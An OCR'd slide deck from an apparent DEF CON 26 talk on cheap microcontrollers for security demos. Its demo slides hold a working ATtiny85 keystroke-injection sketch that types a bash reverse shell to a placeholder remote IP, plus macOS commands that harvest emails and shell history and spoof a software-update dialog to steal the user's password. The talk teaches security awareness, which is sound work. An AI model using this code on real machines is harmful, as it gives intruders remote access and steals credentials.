
Microcontrollers and Single Board Computers for Hacking, Fun and Profit

Presented by gh057 | Packet Hacking Village | DEF CON 26

Who am I? Why am I here?

- Application Security Engineer @ Opendoor
- Front-End / Full Stack Developer in a former life
- Ridiculously passionate about information security
- Concept creator behind the Day of Shecurity
- Volunteer with Bay Area OWASP / BSidesSF / WoS
- Home will always be Philadelphia!




Can’t you just buy this things? Why make it yourself?

- Commercial solutions are great but can be expensive.
- Some projects or engagements may require “disposable” hardware where cost becomes a factor.
- Due to their popularity, commercial solutions have become easily visually identifiable.
- Commercial solutions offer tons of features but why pay for features that you don’t need?
- DIY is fun!

Microcontroller vs. Single Board Computer (SBC)

FUN FACT:
Arduinos are not microcontrollers. They are a development platform based around a specific microcontroller.


- Primary difference is micro**controller** versus micro**processor**.
  - **Microcontroller:** A single, integrated system integrated on a single chip.
  - **Microprocessor:** a single chip which acts as the processing component for a larger integrated system, such as a Single Board Computer.



Microcontroller vs. System on a Chip (SoC)


- A SoC contains a microcontroller with other components soldered together on a single board.
- Unlike the Arduino platform, the microcontroller cannot be removed.
- Much like the Arduino platform, these SoC's are considered "development boards" because of the USB interface.

  …however, that will work to our advantage as you will soon see!




When to Choose a Microcontroller or System on a Chip (SoC)

To quote the Unix philosophy, when you need something to *“do one thing and do it well.”*



Digispark ATtiny85 USB Dev Board: Board Overview

- Support for the Arduino IDE
- Power via USB or External Source - 5v or 7-35v
- On-board 500ma 5V Regulator
- Built-in USB
- 6 I/O Pins
- 8k Flash Memory (about 6k after bootloader)
- Power LED and Test/Status LED
- **Approx. Cost: $1.75 - $4.50**




"Digispark USB Development Board." http://digistump.com/products/1. digiStump, 1 July 2018.

Digispark ATtiny85: Case Study

The Problem	The Solution	The Result
• Employees tend to leave laptops unlocked. • Gaining access to an open laptop and sending email is ineffective. • Employees do not learn from shame; they learn from demonstration.	• Use the ATtiny85 during New Hire Orientation to drop a reverse shell on a demo laptop. • Demonstrate how little amount of time is needed to gain full administrative access to a laptop remotely.	• We created an entertaining New Hire Orientation! • New employees were excited to see live hacking during their first month at the company. • Numbers of unlocked laptops went down drastically! • Nobody took anything USB-related from me anymore. ¯_(ツ)_/¯


Digispark ATtiny85: Demo

```
#include "DigiKeyboard.h"

boolean hasRun = false;
String awsPublicIp = "{{REMOTE_IP_ADDRESS_HERE}}";
String reverseShellCommand = "bash -i >& /dev/tcp/" + awsPublicIp + "/8080 0>&1
&";

void setup(){
  pinMode(1, OUTPUT);
}

void loop(){
  if(hasRun == false){
    DigiKeyboard.sendKeyStroke(KEY_SPACE,MOD_GUI_LEFT);
    DigiKeyboard.delay(100);
    DigiKeyboard.println("terminal");
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(200);
    DigiKeyboard.sendKeyStroke(KEY_N,MOD_GUI_LEFT);
    DigiKeyboard.delay(1000);

    DigiKeyboard.println(reverseShellCommand);
    DigiKeyboard.delay(100);
    DigiKeyboard.sendKeyStroke(KEY_ENTER);
    DigiKeyboard.delay(100);
    DigiKeyboard.sendKeyStroke(KEY_M,MOD_GUI_LEFT);

    for(int i = 0; i < 5; i++){
      digitalWrite(1, HIGH);
      delay(100);
      digitalWrite(1, LOW);
      delay(100);
    }

    hasRun = true;
  }
}
```



Digispark ATtiny85: Demo cont.

```
## Email Addresses From Intelligent Suggestions
grep -r '@' ~/Library/Metadata/
com.apple.IntelligentSuggestions | sed 's/\/Users\/gh057\/
Library\/Metadata\/com.apple.IntelligentSuggestions\/
[0-9]\{1,4\}.vcf:EMAIL;type=INTERNET\(;type=pref\)\{0,1\}://
g'

## See the Bash History
cat ~/.bash_history

## See the Contents of Bash Sessions
cat ~/.bash_sessions/*

## Prompt User for Password
PASSWORDREQ="$(osascript -e 'display dialog "A critical
software update is ready to install. Please enter your
password to allow this." with icon file (("Macintosh
HD:System:Library:CoreServices:Install in
Progress.app:Contents:Resources:") & "Installer.icns")
default answer "" buttons {"Cancel", "Install Update"}
default button 2 with hidden answer')"; echo $PASSWORDREQ |
sed 's/button returned:Install Update, text returned://g';

## Shutdown the System
SHUTDOWN="$(osascript -e 'tell application "System Events"
to shut down')"
```




Running the ATtiny85

…but will it work with USB-C?

- Short Answer: YES!
  Long Answer: Yes, with exceptions
- Official Apple USB adapters don't work, but *some* 3rd party adapters do
- **EZQuest USB-A to USB-C/ Thunderbolt 3 adapter** tested and works!
  - Currently $5 on frys.com, $10 in the store (https://www.frys.com/product/9057427?site=sr:SEARCH:MAIN_RSLT_PG)

NodeMCU ESP8266: Board Overview

- Processor: L106 32-bit RISC microprocessor
- Memory:
  - 32 KiB instruction RAM
  - 32 KiB instruction cache RAM
  - 80 KiB user data RAM
  - 16 KiB ETS system data RAM
- IEEE 802.11 b/g/n Wi-Fi
- Integrated TR switch, balun, LNA, power amplifier and matching network
- WEP or WPA/WPA2 authentication, or open networks
- 16 GPIO pins
- **Approx. Cost: $4 - $8**

